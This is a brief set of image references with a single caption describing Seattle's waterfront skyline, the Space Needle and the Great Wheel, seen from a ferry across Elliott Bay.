
Seattle waterfront skyline featuring the Space Needle and Great Wheel ferris wheel, viewed through a ferry window across Elliott Bay.


